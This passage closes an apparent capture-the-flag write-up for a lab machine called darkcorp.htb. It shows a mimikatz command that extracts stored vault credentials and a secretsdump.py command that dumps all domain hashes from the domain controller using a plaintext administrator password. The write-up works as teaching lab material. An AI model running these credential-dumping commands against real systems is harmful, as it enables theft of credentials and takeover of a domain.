
We grabbed the hash and the password of the local admin of DC.
We can get this password using mimikatz.exe
1
.\mimikatz.exe "privilege::debug" "token::elevate" "vault::cred /patch" "exit"


Now lets dump the full domain using secretsdump.py
1
secretsdump.py darkcorp.htb/Administrator:'Me_Obtain_Activity1!'@172.16.20.1

Rooted!

Thanks for reading 😄